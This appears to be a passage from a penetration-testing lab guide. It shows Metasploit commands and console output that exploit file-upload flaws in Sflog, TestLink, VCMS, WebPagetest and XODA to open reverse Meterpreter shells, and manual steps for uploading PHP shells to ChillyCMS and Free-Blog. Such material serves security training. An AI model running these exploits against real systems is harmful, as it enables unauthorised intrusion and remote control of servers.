


Figure 1.20: Sflog application home page

Metasplloit Exploitation

Commands

1. search sflog
2. use exploit/multi/http/sflog_upload_exec
3. set RHOST 192.168.5.135
4. exploit

```

msf > search sflog
Matching Modules
=====
Name           Disclosure Date   Rank      Description
----           -----          -----      -----
exploit/multi/http/sflog_upload_exec  2012-07-06    excellent  Sflog! CMS 1.0 Arbitrary File Upload Vulnerability

msf > use exploit/multi/http/sflog_upload_exec
msf exploit(sflog_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(sflog_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Attempt to login as 'admin:secret'
[*] Uploading payload (1536 bytes)...
[*] Requesting '/sflog/blogs/download/uploads/NmtII.php'...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 9 opened (192.168.5.139:4444 -> 192.168.5.135:58687) at 2017-12-08 06:47:05 -0500

meterpreter >

```

Figure 1.21: Searching exploit module and exploiting Sflog application

Challenge 12: TestLink

Screenshot




Figure 1.22: TestLink application home page

Metasploit Exploitation

Commands

1. search testlink
2. use exploit/multi/http/testlink_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /testlink
5. exploit

```
msf > search qdPM
msf exploit(testlink_upload_exec) > back
msf > search testlink

Matching Modules
=====
Name           Disclosure Date   Rank      Description
----           -----          -----      -----
exploit/multi/http/testlink_upload_exec  2012-08-13    excellent  TestLink v1.9.3 Arbitrary File Upload Vulnerability

msf > use exploit/multi/http/testlink_upload_exec
msf exploit(testlink_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(testlink_upload_exec) > set TARGETURI /testlink
TARGETURI => /testlink
```

Figure 1.23: Searching exploit module

```
msf exploit(testlink_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Registering user (c0qJJtgdwPRepV)
[+] Registered successfully
[*] Authenticating user (c0qJJtgdwPRepV)
[+] Authenticated successfully
[*] Setting id (744) and table name (nodes_hierarchy)
[+] Setting id and table name successfully
[*] Uploading PHP payload (1509 bytes)
[+] File uploaded successfully
[*] Retrieving real file name from directory index.
[-] Could not retrieve file name from directory index.
[*] Retrieving real file name from the database.
[+] Successfully retrieved file name (c09d0cf739a32ed50650456c3cef1294)
[*] Executing payload (c09d0cf739a32ed50650456c3cef1294.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 10 opened (192.168.5.139:4444 -> 192.168.5.135:58694) at 2017-12-08 06:49:13 -0500
[!] Deleting c09d0cf739a32ed50650456c3cef1294.php

meterpreter >
```

Figure 1.24: Exploiting TestLink application

Challenge 13: VCMS

Screenshot



Figure 1.25: VCMS home page

Metasploit Exploitation

Commands

1. search vcms
2. use exploit/linux/http/vcms_upload
3. set RHOST 192.168.5.135
4. set TARGETURI /VCMS
5. exploit

```
msf > search vcms
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        -----      -----
auxiliary/scanner/http/vcms_login           normal    V-CMS Login Utility
exploit/linux/http/vcms_upload   2011-11-27  excellent V-CMS PHP File Upload and Execute

msf > use exploit/linux/http/vcms_upload
msf exploit(vcms_upload) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(vcms_upload) > set TARGETURI /VCMS
TARGETURI => /VCMS
msf exploit(vcms_upload) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] 192.168.5.135:80 Uploading payload: Uoggz.php
[*] 192.168.5.135:80 replies status: 200
[*] 192.168.5.135:80 Executing payload: Uoggz.php
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 11 opened (192.168.5.139:4444 -> 192.168.5.135:58708) at 2017-12-08 06:55:31 -0500
meterpreter > █
```

Figure 1.26: Searching exploit module and exploiting VCMS application

Challenge 14: WebPagetest

Screenshot




Figure 1.27: Webtestpage home page

Metasploit Exploitation

Commands

1. search pagetest
2. use exploit/multi/http/webpagetest_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /webpagetest/
5. exploit

```
msf > search pagetest
Matching Modules
=====
Name                               Disclosure Date   Rank      Description
----                               -----          ----      -----
auxiliary/scanner/http/webpagetest_traversal 2012-07-13    normal    WebPageTest Directory Traversal
exploit/multi/http/webpagetest_upload_exec     2012-07-13    excellent  WebPageTest Arbitrary PHP File Upload

msf > use exploit/multi/http/webpagetest_upload_exec
msf exploit(webpagetest_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(webpagetest_upload_exec) > set TARGETURI /webpagetest/
TARGETURI => /webpagetest/
msf exploit(webpagetest_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading payload (1509 bytes)...
[*] Requesting /webpagetest/results/blah.php
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 12 opened (192.168.5.139:4444 -> 192.168.5.135:58716) at 2017-12-08 06:58:23 -0500
[!] Deleting: /webpagetest/results/blah.php
[-] Unable to delete: /webpagetest/results/blah.php

meterpreter > 
```

Figure 1.28: Searching exploit module and exploiting webtestpage application

Challenge 15: XODA

Screenshot




Figure 1.29: Xoda application home page

Metasploit Exploitation

Commands

1. search xoda
2. use exploit/unix/webapp/xoda_file_upload
3. set RHOST 192.168.5.135
4. exploit

```

msf > search xoda
Matching Modules
=====
Name          Disclosure Date  Rank      Description
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exploit/unix/webapp/xoda_file_upload  2012-08-21    excellent  XODA 0.4.5 Arbitrary PHP File Upload Vulnerability

msf > use exploit/unix/webapp/xoda_file_upload
msf exploit(xoda_file_upload) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (gubJokdhUDOz.php)
[*] Executing PHP payload (gubJokdhUDOz.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 13 opened (192.168.5.139:4444 -> 192.168.5.135:58719) at 2017-12-08 06:59:48 -0500
[!] Deleting gubJokdhUDOz.php

meterpreter > 

```

Figure 1.30: Searching exploit module and exploiting XODA application

Challenge 16: ChillyCMS

Screenshot




Figure 1.31: ChillyCMS home page

Manually Exploitation

Steps

1. Plugin: <https://addons.mozilla.org/en-US/firefox/addon/noredirect/>
2. Create a rule in No-Redirect Add-on: ^http://localhost/chillyCMS/
3. Next, access <http://192.168.2.190/chillyCMS/admin/>
4. Upload PHP file
5. Access the PHP file at <http://192.168.2.190/chillyCMS/tmp/shell.php>

Creating No-Redirect Rule using No-Redirect plugin.




Figure 1.32: Setting rule for No redirect



Figure 1.33: Accessing admin directory

Next, upload the PHP file




Figure 1.34: Uploading php file




Figure 1.35: Accessing the uploaded file

Challenge 17: Free-Blog

Screenshot




Figure 1.36: Free-Blog application login page.

Manually Exploitation

Steps

1. Browse following URL for uploading a file
<http://192.168.5.135/blog/up.php?del=>
2. Choose PHP shell and click on upload
3. Access PHP file from following URL:
<http://192.168.5.135/blog/log/images/Shell.php>




Figure 1.37: Selecting local file for upload




Figure 1.38: Uploaded successfully




Figure 1.39: Accessing the Shell.php file

Reference

- <https://www.exploit-db.com>